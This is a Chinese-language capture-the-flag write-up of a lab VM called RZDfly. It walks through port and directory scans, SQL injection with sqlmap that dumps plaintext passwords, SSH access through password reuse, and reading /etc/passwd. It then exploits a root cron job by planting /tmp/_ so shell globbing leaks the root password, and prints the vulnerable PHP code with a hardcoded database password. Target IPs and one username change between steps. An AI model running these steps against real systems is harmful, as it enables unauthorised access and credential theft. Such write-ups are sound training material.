

RZDfly

```
> nmap -sc -sv -p- 192.168.0.21
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-07 02:33 EDT
Nmap scan report for 192.168.0.21
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u1 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.66 ((Debian))
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: Maze
MAC Address: 08:00:27:42:10:94 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 14.52 seconds
```

发现了80端口存在web服务

扫描web目录

```

> feroxbuster -u http://192.168.43.68/ -x php
  _ _ _ _ _
|_| |_| |_| |_| |_| / `  / \ \ / | | \ |_|
|_| |_| | \ | \ | \_, \ / \ | | / |_|
by Ben "epi" Risher 🤖 ver: 2.13.1

```

🎯	Target Url		http://192.168.43.68/
🚩	In-Scope Url		192.168.43.68
🚀	Threads		50
📖	Wordlist		/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
👉	Status Codes		All Status Codes!
⚡	Timeout (secs)		7
🐼	User-Agent		feroxbuster/2.13.1
🔧	Config File		/etc/feroxbuster/ferox-config.toml
🔍	Extract Links		true
💰	Extensions		[php]
🔲	HTTP methods		[GET]
🔁	Recursion Depth		4

🔲 Press [ENTER] to use the Scan Management Menu™

```

403      GET      9l      29w      318c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
404      GET      9l      32w      315c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
302      GET      0l      0w      0c http://192.168.43.68/logout.php => index.html
200      GET      25l     97w     981c http://192.168.43.68/register.php

```

```
302      GET      01      0w      0c http://192.168.43.68/login.php => index.html
200      GET      241     90w     936c http://192.168.43.68/
302      GET      01      0w      0c http://192.168.43.68/dashboard.php => index.html
200      GET      241     90w     936c http://192.168.43.68/index.html
[#####] - 53s      60006/60006   0s      found:6      errors:0
[#####] - 52s      60000/60000  1153/s  http://192.168.43.68/
```


站点非常简单，是手搭的应该没有开源项目，没有发现比较可疑的文件，只能从服务本身入手了，试一下注册功能能够成功注册一个hel2zy用户，但是后台没有东西。这种入口肯定是要尝试有没有admin用户的，尝试注册一个admin用户，注册时发现用户名已注册，说明admin用户大概率有用，尝试爆破但是没有成功

尝试把注册时的用户名改成数组 username[]=



发现这样竟然也可以注册成功，并跳转到了 dashboard.php，说明 register.php 没有做类型校验，对 username[]= 这种数组参数处理有问题。也就是说后端查数据库的操作大概是这样

```
$user = $_POST['username'];
$sql = "SELECT * FROM users WHERE username='$user'";
```



注册成功的用户名是Array，直接把类型名注册成用户名了，很奇怪有意思。意思就是说，如果 \$user 传递的是数组，拼接时会就变成这样

```
SELECT * FROM users WHERE username='Array'
```

这个现象本身就说明 username 很可能存在 SQL 注入，而且源码里是在直接拼接的。

```

> sqlmap -r /tmp/111.txt -p username --dbs --batch
available databases [5]:
[*] information_schema
[*] maze
[*] mysql
[*] performance_schema
[*] sys

> sqlmap -r /tmp/111.txt -p username -D maze --tables --batch
Database: maze
[1 table]
+-----+
| users |
+-----+

> sqlmap -r /tmp/111.txt -p username -D maze -T users --dump --batch
Database: maze
Table: users
[3 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | password | username |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | seady1ECq9hD4VckwQMH | admin |
| 2 | bamuwe | bamuwe |
| 3 | $2y$12$zdPT3ciukvwjyCxUJOrDwu4ZTFL1qJJoAiWCaTBwupN6Z/lnr/yq. | Array |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+

```

可以获取到两组用户名和密码

```

admin:seady1ECq9hD4VckwQMH
bamuwe:bamuwe

```

然后密码复用 `bamuwe:seady1ECq9hD4VckwQMH`，能够成功登陆上bamuwe用户

```

> ssh bamuwe@192.168.0.182
The authenticity of host '192.168.0.182 (192.168.0.182)' can't be established.
ED25519 key fingerprint is SHA256:MjouE5ON03T2UcSPmlU3evmpGUywqf/3IUm0+1p77cI.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:44: [hashed name]
  ~/.ssh/known_hosts:47: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.182' (ED25519) to the list of known hosts.
bamuwe@192.168.0.182's password:
Linux RZDfly 6.19.14-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 6.19-11.1~trixie (2026-04-22) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent

```

```
permitted by applicable law.
bamuwe@RZDfly:~$ id
uid=1001(bamuwe) gid=1001(bamuwe) groups=1001(bamuwe),100(users)
bamuwe@RZDfly:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false
systemd-timesync:x:991:991:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin
bamuwe:x:1001:1001:,,,:/home/bamuwe:/bin/bash
mysql:x:101:103:MariaDB Server:/nonexistent:/bin/false
redis:x:102:105:./var/lib/redis:/usr/sbin/nologin
cjdwhal:x:1000:1000:,,,:/home/cjdwhal:/bin/bash
```

看到还有一个cjdwhal用户，尝试密码复用登录

```
bamuwe@RZDfly:~$ su cjdwhal
Password:
su: Authentication failure

> ssh cjdwhal@192.168.0.182
cjdwhal@192.168.0.182's password:
Linux RZDfly 6.19.14-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 6.19-11.1~trixie (2026-04-22) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: wed Apr 29 21:55:46 2026 from 192.168.193.14
cjdwhal@RZDfly:~$ id
uid=1000(cjdwhal) gid=1000(cjdwhal) groups=1000(cjdwhal),100(users)
```

这里也是比较奇怪，su是没办法直接切换用户的，我是重新开了一个终端ssh连接的

至于su为什么会不成功呢，是因为/bin/su没有s权限，后续加上s位就可以了

下一步是提权到root，然后我一样的操作把linpeas上传上去搜集一下信息，发现没有什么特别的文件，那么就尝试抓一下进程，上传pspy64，扫描进程

```
cjwdhal@RZDfly:/tmp$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

Config: Printing events (colored=true): processes=true | file-system-events=false |||
Scanning for processes every 100ms and on inotify events ||| watching directories: [/usr
/tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2026/05/07 08:06:31 CMD: UID=1000  PID=1198  | ./pspy64

.....
2026/05/07 08:06:31 CMD: UID=0      PID=2      |
2026/05/07 08:06:31 CMD: UID=0      PID=1      | /sbin/init
2026/05/07 08:07:01 CMD: UID=0      PID=1205   | /usr/sbin/CRON -f
2026/05/07 08:07:01 CMD: UID=0      PID=1206   | /usr/sbin/CRON -f
2026/05/07 08:07:01 CMD: UID=0      PID=1207   |
2026/05/07 08:07:01 CMD: UID=0      PID=1208   |
2026/05/07 08:07:01 CMD: UID=0      PID=1209   | /sbin/modprobe -q -- net-pf-16-protocol-9
2026/05/07 08:07:01 CMD: UID=0      PID=1210   | /usr/sbin/CRON -f
2026/05/07 08:07:01 CMD: UID=0      PID=1211   |
2026/05/07 08:07:01 CMD: UID=0      PID=1213   | /bin/sh -c cd /tmp && cat /root/rootpass.txt
|tr -d [A-Za-z@_@] > .a && rm .a
2026/05/07 08:07:01 CMD: UID=0      PID=1212   | /bin/sh -c cd /tmp && cat /root/rootpass.txt
|tr -d [A-Za-z@_@] > .a && rm .a
2026/05/07 08:07:01 CMD: UID=0      PID=1214   | /bin/sh -c cd /tmp && cat /root/rootpass.txt
|tr -d [A-Za-z@_@] > .a && rm .a
```

发现存在一个定时任务，每分钟执行 `/bin/sh -c cd /tmp && cat /root/rootpass.txt |tr -d [A-Za-z@_@] > .a && rm .a` 命令

这个命令可以拆解为四个部分

```
cd /tmp &&
```

首先进入 `/tmp` 临时目录。这里的 `&&` 是逻辑与操作符，只有当切换目录成功后，才会继续执行后面的命令。

```
cat /root/rootpass.txt |
```

读取 `/root` 目录下的 `rootpass.txt` 文件，并通过管道符 `|` 将读出来的密码文本丢给下一个程序处理。

```
tr -d [A-Za-z@_@] > .a
```

调用 `tr` (translate) 命令，配合 `-d` (delete) 参数，删掉密码中的所有大写字母 (A-Z)、小写字母 (a-z)、`@` 符号和下划线 (`_`)，最后将结果写入到 `.a` 文件中

```
&& rm .a
```

最后把 .a 文件删除

那么就清晰了，需要在密码被删掉前把密码读出来。

那么这个定时任务应该如何利用呢？这里涉及到一个linux的“通配符扩展”机制。

在 Linux 中，bash有一个逻辑，叫做“通配符扩展（Globbing）”。当用户执行一个带有特殊符号（比如 `*`，`?`，`[]`）的命令时，bash会首先认为这是一个匹配文件的任务。因此，在执行这个定时任务时，bash的理解逻辑是：在当前目录下，找一个文件名只有 1 个字符的文件，并且这个字符必须是大小写字母、或者 `@`、或者 `_`。这个解释的优先级很高，所以，在执行这个定时任务的时候，bash先对 `[A-Za-z@_@]` 做了翻译，如果发现当前目录有 `_` 文件时，就会把 `[A-Za-z@_@]` 翻译成 `_`，命令也就随之变为 `/bin/sh -c cd /tmp && cat /root/rootpass.txt |tr -d _ > .a && rm .a` 只会把抓取到的内容中的`_`符号删掉了。如果发现当前目录下没有匹配到的文件，才会将 `[A-Za-z@_@]` 按照原意带入到命令中。

因此这一题的做法也就很简单了，就是创建一个 `/tmp/_` 文件，然后监听 `/tmp/.a` 的内容，文件读取到写入是需要时间的，而while do执行的间隔时间大致差不多，甚至更短，所以能够在文件被删除之前读取到密码

```
cd /tmp
rm -f /tmp/.a
touch /tmp/_
while true; do cat /tmp/.a 2>/dev/null; done
```

bZby64pHHJU3uaolDiCz

做完之后看一下前面为什么数据库会解析成Array

```
cjwdhal@RZDfly:/tmp$ cat /var/www/html/login.php
<?php
session_start();
$conn = new mysqli("localhost", "root", "root123", "maze");

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $user = $_POST['username'];
    $pass = $_POST['password'];

    $sql = "SELECT * FROM users WHERE username='$user'";
    $result = $conn->query($sql);
    $row = $result->fetch_assoc();

    if ($row && password_verify($pass, $row['password'])) {
        $_SESSION['username'] = $row['username'];
        header("Location: dashboard.php");
        exit();
    }
}
```

```
    }  
  }  
  header("Location: index.html");  
?>
```

关键的代码就是这两行，竟然真的和ai猜测的一模一样

```
$user = $_POST['username'];  
$sql = "SELECT * FROM users WHERE username='$user'";
```

这时如果传递 `username[]=111&password=111` 那么 `$_POST['username']` 拿到的内容就是 `$_POST['username'] === ["foo"]`

然后下一行命令 `$sql = "SELECT * FROM users WHERE username='$user'";` 用的是引号字符串插值。PHP 在拼这个字符串的时候，会尝试把 `$user` 变成字符串。PHP 对数组做字符串转换时，会产生一个经典现象：报一个 `warning: Array to string conversion`，然后把它转换成字面字符串 `Array`，因此最终传递进数据库的就是 `Array`